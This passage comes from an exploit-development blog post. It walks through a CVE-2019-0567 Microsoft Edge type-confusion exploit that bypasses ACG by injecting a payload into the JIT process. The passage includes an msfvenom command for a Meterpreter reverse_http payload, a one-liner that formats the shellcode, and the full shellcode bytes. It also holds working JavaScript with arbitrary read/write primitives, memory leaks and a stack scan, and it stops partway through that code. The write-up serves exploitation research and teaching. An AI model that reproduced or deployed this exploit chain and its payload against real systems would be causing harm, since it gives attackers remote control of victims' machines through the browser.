Let’s briefly take a second to rehash where we are at:

  1. We have an ASLR bypass and we know the layout of memory
  2. We can read/write anywhere in memory as much or as little as we want
  3. We can direct program execution to wherever we want in memory
  4. We know where the stack is and can force Edge to start executing our ROP chain

However, we know the pesky mitigations of ACG, CIG, and “no child processes” are still in our way. We can’t just execute our payload because we can’t make our payload as executable. So, with that said, the first option one could take is using a pure data-only attack. We could programmatically, via ROP, build out a reverse shell. This is very cumbersome and could take thousands of ROP gadgets. Although this is always a viable alternative, we want to detonate actual shellcode somehow. So, the approach we will take is as follows:

  1. Abuse CVE-2017-8637 to obtain a PROCESS_ALL_ACCESS handle to the JIT process
  2. ACG is disabled within the JIT process. Use our ability to execute a ROP chain in the content process to write our payload to the JIT process
  3. Execute our payload within the JIT process to obtain shellcode execution (essentially perform process injection to inject a payload to the JIT process where ACG is disabled)

To break down how we will actually accomplish step 2 in even greater detail, let’s first outline some stipulations about processes protected by ACG. We know that the content process (where our exploit will execute) is protected by ACG. We know that the JIT server is not protected by ACG. We already know that a process not protected by ACG is allowed to inject into a process that is protected by ACG. We clearly see this with the out-of-process JIT architecture of Edge. The JIT server (not protected by ACG) injects code into the content process (protected by ACG) - this is expected behavior. However, what about a injection from a process that is protected by ACG into a process that is not protected by ACG (e.g. injection from the content process into the JIT process, which we are attempting to do)?

This is actually prohibited (with a slight caveat). A process that is protected by ACG is not allowed to directly inject RWX memory and execute it within a process not protected by ACG. This makes sense, as this stipulation “protects” against an attacker compromising the JIT process (ACG disabled) from the content process (ACG enabled). However, we mentioned the stipulation is only that we cannot directly embed our shellcode as RWX memory and directly execute it via a process injection call stack like VirtualAllocEx (allocate RWX memory within the JIT process) -> WriteProcessMemory -> CreateRemoteThread (execute the RWX memory in the JIT process). However, there is a way we can bypass this stipulation.

Instead of directly allocating RWX memory within the JIT process (from the content process) we could instead just write a ROP chain into the JIT process. This doesn’t require RWX memory, and only requires RW memory. Then, if we could somehow hijack control-flow of the JIT process, we could have the JIT process execute our ROP chain. Since ACG is disabled in the JIT process, our ROP chain could mark our shellcode as RWX instead of directly doing it via VirtualAllocEx! Essentially, our ROP chain would just be a “traditional” one used to bypass DEP in the JIT process. This would allow us to bypass ACG! This is how our exploit chain would look:

  1. Abuse CVE-2017-8637 to obtain a PROCESS_ALL_ACCESS handle to the JIT process (this allows us to invoke memory operations on the JIT server from the content process)
  2. Allocate memory within the JIT process via VirtualAllocEx and the above handle
  3. Write our final shellcode (a reflective DLL from Meterpreter) into the allocation (our shellcode is now in the JIT process as RW)
  4. Create a thread within the JIT process via CreateRemoteThread, but create this thread as suspended so it doesn’t execute and have the start/entry point of our thread be a ret ROP gadget
  5. Dump the CONTEXT structure of the thread we just created (and now control) in the JIT process via GetThreadContext to retrieve its stack pointer (RSP)
  6. Use WriteProcessMemory to write the “final” ROP chain into the JIT process by leveraging the leaked stack pointer (RSP) of the thread we control in the JIT process from our call to GetThreadContext. Since we know where the stack is for our thread we created, from GetThreadContext, we can directly write a ROP chain to it with WriteProcessMemory and our handle to the JIT server. This ROP chain will mark our shellcode, which we already injected into the JIT process, as RWX (this ROP chain will work just like any traditional ROP chain that calls VirtualProtect)
  7. Update the instruction pointer of the thread we control to return into our ROP chains
  8. Call ResumeThread. This call will kick off execution of our thread, which has its entry point set to a return routine to start executing off of the stack, where our ROP chain is
  9. Our ROP chain will mark our shellcode as RWX and will jump to it and execute it

Lastly, I want to quickly point out the old Advanced Windows Exploitation syllabus from Offensive Security. After reading the steps outlined in this syllabus, I was able to formulate my aforementioned exploitation path off of the ground work laid here. As this blog post continues on, I will explain some of the things I thought would work at first and how the above exploitation path actually came to be. Although the syllabus I read was succinct and concise, I learned as I developing my exploit some additional things Control Flow Guard checks which led to many more ROP chains than I would have liked. As this blog post goes on, I will explain my thought process as to what I thought would work and what actually worked.

If the above steps seem a bit confusing - do not worry. We will dedicate a section to each concept in the rest of the blog post. You have gotten through a wall of text and, if you have made it to this point, you should have a general understanding of what we are trying to accomplish. Let’s now start implementing this into our exploit. We will start with our shellcode.

Shellcode

The first thing we need to decide is what kind of shellcode we want to execute. What we will do is store our shellcode in the .data section of chakra.dll within the content process. This is so we know its location when it comes time to inject it into the JIT process. So, before we begin our ROP chain, we need to load our shellcode into the content process so we can inject it into the JIT process. A typical example of a reverse shell, on Windows, is as follows:

  1. Create an instance of cmd.exe
  2. Using the socket library of the Windows API to put the I/O for cmd.exe on a socket, making the cmd.exe session remotely accessible over a network connection.

We can see this within the Metasploit Framework

Here is the issue - within Edge, we know there is a “no child processes” mitigation. Since a reverse shell requires spawning an instance of cmd.exe from the code calling it (our exploit), we can’t just use a normal reverse shell. Another way we could load code into the process space is through a DLL. However, remember that even though ACG is disabled in the JIT process, the JIT process still has Code Integrity Guard (CIG) enabled - meaning we can’t just use our payload to download a DLL to disk and then load it with LoadLibraryA. However, let’s take a further look at CIG’s documentation. Specifically regarding the Mitigation Bypass and Bounty for Defense Terms. If we scroll down to the “Code integrity mitigations”, we can take a look at what Microsoft deems to be out-of-scope.

If the image above is hard to view, open it in a new tab. As we can see Microsoft says that “in-memory injection” is out-of-scope of bypassing CIG. This means Microsoft knows this is an issue that CIG doesn’t address. There is a well-known technique known as reflective DLL injection where an adversary can use pure shellcode (a very large blob of shellcode) in order to load an entire DLL (which is unsigned by Microsoft) in memory, without ever touching disk. Red teamers have beat this concept to death, so I am not going to go in-depth here. Just know that we need to use reflective DLL because we need a payload which doesn’t spawn other processes.

Most command-and-control frameworks, like the one we will use (Meterpreter), use reflective DLL for their post-exploitation capabilities. There are two ways to approach this - staged and stageless. Stageless payloads will be a huge blob of shellcode that not only contain the DLL itself, but a routine that injects that DLL into memory. The other alternative is a staged payload - which will use a small first-stage shellcode which calls out to a command-and-control server to fetch the DLL itself to be injected. For our purposes, we will be using a staged reflective DLL for our shellcode.

To be more simple - we will be using the windows/meterpreter/x64/reverse_http payload from Metasploit. Essentially you can opt for any shellcode to be injected which doesn’t fork a new process.

The shellcode can be generated as follows: msfvenom -p windows/x64/meterpreter/reverse_http LHOST=YOUR_SERVER_IP LPORT=443 -f c
What I am about to explain next is (arguably) the most arduous part of this exploit. We know that in our exploit JavaScript limits us to 32-bit boundaries when reading and writing. So, this means we have to write our shellcode 4 bytes at a time. So, in order to do this, we need to divide up our exploit into 4-byte “segments”. I did this manually, but later figured out how to slightly automate getting the shellcode correct.

To “automate” this, we first need to get our shellcode into one contiguous line. Save the shellcode from the msfvenom output in a file named shellcode.txt.
Once the shellcode is in shellcode.txt, we can use the following one liner:

awk '{printf "%s""",$0}' shellcode.txt | sed 's/"//g' | sed 's/;//g' | sed 's/$/0000/' |  sed -re 's/\\x//g1' | fold -w 2 | tac | tr -d "\n" | sed 's/.\{8\}/& /g' | awk '{ for (i=NF; i>1; i--) printf("%s ",$i); print $1; }' | awk '{ for(i=1; i<=NF; i+=2) print $i, $(i+1) }' | sed 's/ /, /g' | sed 's/[^ ]* */0x&/g' | sed 's/^/write64(chakraLo+0x74b000+countMe, chakraHigh, /' | sed 's/$/);/' | sed 's/$/\ninc();/'

This will take our shellcode and divide it into four byte segments, remove the \x characters, get them in little endian format, and put them in a format where they will more easily be ready to be placed into our exploit.
Your output should look something like this:

write64(chakraLo+0x74b000+countMe, chakraHigh, 0xe48348fc, 0x00cce8f0);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x51410000, 0x51525041);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x56d23148, 0x528b4865);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x528b4860, 0x528b4818);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc9314d20, 0x50728b48);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4ab70f48, 0xc031484a);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x7c613cac, 0x41202c02);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x410dc9c1, 0xede2c101);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x528b4852, 0x8b514120);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x01483c42, 0x788166d0);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x0f020b18, 0x00007285);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x88808b00, 0x48000000);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x6774c085, 0x44d00148);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x5020408b, 0x4918488b);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x56e3d001, 0x41c9ff48);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4d88348b, 0x0148c931);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc03148d6, 0x0dc9c141);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc10141ac, 0xf175e038);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x244c034c, 0xd1394508);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4458d875, 0x4924408b);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4166d001, 0x44480c8b);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x491c408b, 0x8b41d001);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x01488804, 0x415841d0);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x5a595e58, 0x59415841);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x83485a41, 0x524120ec);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4158e0ff, 0x8b485a59);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xff4be912, 0x485dffff);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4953db31, 0x6e6977be);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x74656e69, 0x48564100);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc749e189, 0x26774cc2);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x53d5ff07, 0xe1894853);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x314d5a53, 0xc9314dc0);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xba495353, 0xa779563a);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x0ee8d5ff);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x31000000, 0x312e3237);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x35352e36, 0x3539312e);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x89485a00, 0xc0c749c1);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x000001bb, 0x53c9314d);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x53036a53, 0x8957ba49);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x0000c69f, 0xd5ff0000);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x000023e8, 0x2d652f00);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x65503754, 0x516f3242);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x58643452, 0x6b47336c);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x67377674, 0x4d576c79);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x3764757a, 0x0078466a);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x53c18948, 0x4d58415a);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4853c931, 0x280200b8);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000084, 0x53535000);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xebc2c749, 0xff3b2e55);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc68948d5, 0x535f0a6a);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xf189485a, 0x4dc9314d);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x5353c931, 0x2dc2c749);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xff7b1806, 0x75c085d5);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc1c7481f, 0x00001388);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xf044ba49, 0x0000e035);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xd5ff0000, 0x74cfff48);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xe8cceb02, 0x00000055);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x406a5953, 0xd189495a);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4910e2c1, 0x1000c0c7);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xba490000, 0xe553a458);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x9348d5ff);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x89485353, 0xf18948e7);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x49da8948, 0x2000c0c7);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x89490000, 0x12ba49f9);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00e28996, 0xff000000);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc48348d5, 0x74c08520);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x078b66b2, 0x85c30148);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x58d275c0, 0x006a58c3);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc2c74959, 0x56a2b5f0);
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x0000d5ff, );
inc();

Notice at the last line, we are missing 4 bytes. We can add some NULL padding (NULL bytes don’t affect us because we aren’t dealing with C-style strings). We need to update our last line as follows:

write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x0000d5ff);
inc();

Let’s take just one second to breakdown why the shellcode is formatted this way. We can see that our write primitive starts writing this shellcode to chakra_base + 0x74b000. If we take a look at this address within WinDbg we can see it is “empty”.
This address comes from the .data section of chakra.dll - meaning it is RW memory that we can write our shellcode to. As we have seen time and time again, the !dh chakra command can be used to see where the different headers are located at. Here is how our exploit looks now:

<button onclick="main()">Click me to exploit CVE-2019-0567!</button>

<script>
// CVE-2019-0567: Microsoft Edge Type Confusion
// Author: Connor McGarr (@33y0re)

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
    return x.toString(16);
}

// Arbitrary read function
function read64(lo, hi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
    // Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
    var arrayRead = new Uint32Array(0x10);
    arrayRead[0] = dataview2.getInt32(0x0, true);   // 4-byte arbitrary read
    arrayRead[1] = dataview2.getInt32(0x4, true);   // 4-byte arbitrary read

    // Return the array
    return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
    dataview2.setUint32(0x0, valLo, true);       // 4-byte arbitrary write
    dataview2.setUint32(0x4, valHi, true);       // 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    document.write("[+] DataView object 2 leaked vtable from chakra.dll: 0x" + hex(vtableHigh) + hex(vtableLo));
    document.write("<br>");

    // Store the base of chakra.dll
    chakraLo = vtableLo - 0x5d0bf8;
    chakraHigh = vtableHigh;

    // Print update
    document.write("[+] chakra.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));
    document.write("<br>");

    // Leak a pointer to kernelbase.dll (KERNELBASE!DuplicateHandle) from the IAT of chakra.dll
    // chakra+0x5ee2b8 points to KERNELBASE!DuplicateHandle
    kernelbaseLeak = read64(chakraLo+0x5ee2b8, chakraHigh);

    // KERNELBASE!DuplicateHandle is 0x18de0 away from kernelbase.dll's base address
    kernelbaseLo = kernelbaseLeak[0]-0x18de0;
    kernelbaseHigh = kernelbaseLeak[1];

    // Store the pointer to KERNELBASE!DuplicateHandle (needed for our ACG bypass) into a more aptly named variable
    var duplicateHandle = new Uint32Array(0x4);
    duplicateHandle[0] = kernelbaseLeak[0];
    duplicateHandle[1] = kernelbaseLeak[1];

    // Print update
    document.write("[+] kernelbase.dll base address: 0x" + hex(kernelbaseHigh) + hex(kernelbaseLo));
    document.write("<br>");

    // Print update with our type pointer
    document.write("[+] type pointer: 0x" + hex(typeHigh) + hex(typeLo));
    document.write("<br>");

    // Arbitrary read to get the javascriptLibrary pointer (offset of 0x8 from type)
    javascriptLibrary = read64(typeLo+8, typeHigh);

    // Arbitrary read to get the scriptContext pointer (offset 0x450 from javascriptLibrary. Found this manually)
    scriptContext = read64(javascriptLibrary[0]+0x430, javascriptLibrary[1])

    // Arbitrary read to get the threadContext pointer (offset 0x3b8)
    threadContext = read64(scriptContext[0]+0x5c0, scriptContext[1]);

    // Leak a pointer to a pointer on the stack from threadContext at offset 0x8f0
    // https://bugs.chromium.org/p/project-zero/issues/detail?id=1360
    // Offsets are slightly different (0x8f0 and 0x8f8 to leak stack addresses)
    stackleakPointer = read64(threadContext[0]+0x8f8, threadContext[1]);

    // Print update
    document.write("[+] Leaked stack address! type->javascriptLibrary->scriptContext->threadContext->leafInterpreterFrame: 0x" + hex(stackleakPointer[1]) + hex(stackleakPointer[0]));
    document.write("<br>");

    // Counter
    let countMe = 0;

    // Helper function for counting
    function inc()
    {
        countMe+=0x8;
    }

    // Shellcode (will be executed in JIT process)
    // msfvenom -p windows/x64/meterpreter/reverse_http LHOST=172.16.55.195 LPORT=443 -f c
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0xe48348fc, 0x00cce8f0);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x51410000, 0x51525041);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x56d23148, 0x528b4865);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x528b4860, 0x528b4818);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc9314d20, 0x50728b48);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4ab70f48, 0xc031484a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x7c613cac, 0x41202c02);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x410dc9c1, 0xede2c101);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x528b4852, 0x8b514120);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x01483c42, 0x788166d0);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x0f020b18, 0x00007285);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x88808b00, 0x48000000);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x6774c085, 0x44d00148);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x5020408b, 0x4918488b);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x56e3d001, 0x41c9ff48);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4d88348b, 0x0148c931);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc03148d6, 0x0dc9c141);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc10141ac, 0xf175e038);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x244c034c, 0xd1394508);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4458d875, 0x4924408b);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4166d001, 0x44480c8b);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x491c408b, 0x8b41d001);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x01488804, 0x415841d0);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x5a595e58, 0x59415841);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x83485a41, 0x524120ec);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4158e0ff, 0x8b485a59);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xff4be912, 0x485dffff);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4953db31, 0x6e6977be);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x74656e69, 0x48564100);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc749e189, 0x26774cc2);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x53d5ff07, 0xe1894853);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x314d5a53, 0xc9314dc0);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xba495353, 0xa779563a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x0ee8d5ff);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x31000000, 0x312e3237);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x35352e36, 0x3539312e);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x89485a00, 0xc0c749c1);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x000001bb, 0x53c9314d);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x53036a53, 0x8957ba49);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x0000c69f, 0xd5ff0000);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x000023e8, 0x2d652f00);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x65503754, 0x516f3242);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x58643452, 0x6b47336c);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x67377674, 0x4d576c79);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x3764757a, 0x0078466a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x53c18948, 0x4d58415a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4853c931, 0x280200b8);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000084, 0x53535000);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xebc2c749, 0xff3b2e55);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc68948d5, 0x535f0a6a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xf189485a, 0x4dc9314d);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x5353c931, 0x2dc2c749);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xff7b1806, 0x75c085d5);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc1c7481f, 0x00001388);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xf044ba49, 0x0000e035);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xd5ff0000, 0x74cfff48);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xe8cceb02, 0x00000055);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x406a5953, 0xd189495a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4910e2c1, 0x1000c0c7);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xba490000, 0xe553a458);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x9348d5ff);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x89485353, 0xf18948e7);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x49da8948, 0x2000c0c7);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x89490000, 0x12ba49f9);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00e28996, 0xff000000);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc48348d5, 0x74c08520);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x078b66b2, 0x85c30148);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x58d275c0, 0x006a58c3);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc2c74959, 0x56a2b5f0);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x0000d5ff);
	inc();

    // We can reliably traverse the stack 0x6000 bytes
    // Scan the stack for the return address below
    /*
    0:020> u chakra+0xd4a73
    chakra!Js::JavascriptFunction::CallFunction<1>+0x83:
    00007fff`3a454a73 488b5c2478      mov     rbx,qword ptr [rsp+78h]
    00007fff`3a454a78 4883c440        add     rsp,40h
    00007fff`3a454a7c 5f              pop     rdi
    00007fff`3a454a7d 5e              pop     rsi
    00007fff`3a454a7e 5d              pop     rbp
    00007fff`3a454a7f c3              ret
    */

    // Creating an array to store the return address because read64() returns an array of 2 32-bit values
    var returnAddress = new Uint32Array(0x4);
    returnAddress[0] = chakraLo + 0xd4a73;
    returnAddress[1] = chakraHigh;

	// Counter variable
	let counter = 0x6000;

	// Loop
	while (counter != 0)
	{
	    // Store the contents of the stack
	    tempContents = read64(stackleakPointer[0]+counter, stackleakPointer[1]);

	    // Did we find our target return address?
        if ((tempContents[0] == returnAddress[0]) && (tempContents[1] == returnAddress[1]))
        {
			document.write("[+] Found our return address on the stack!");
            document.write("<br>");
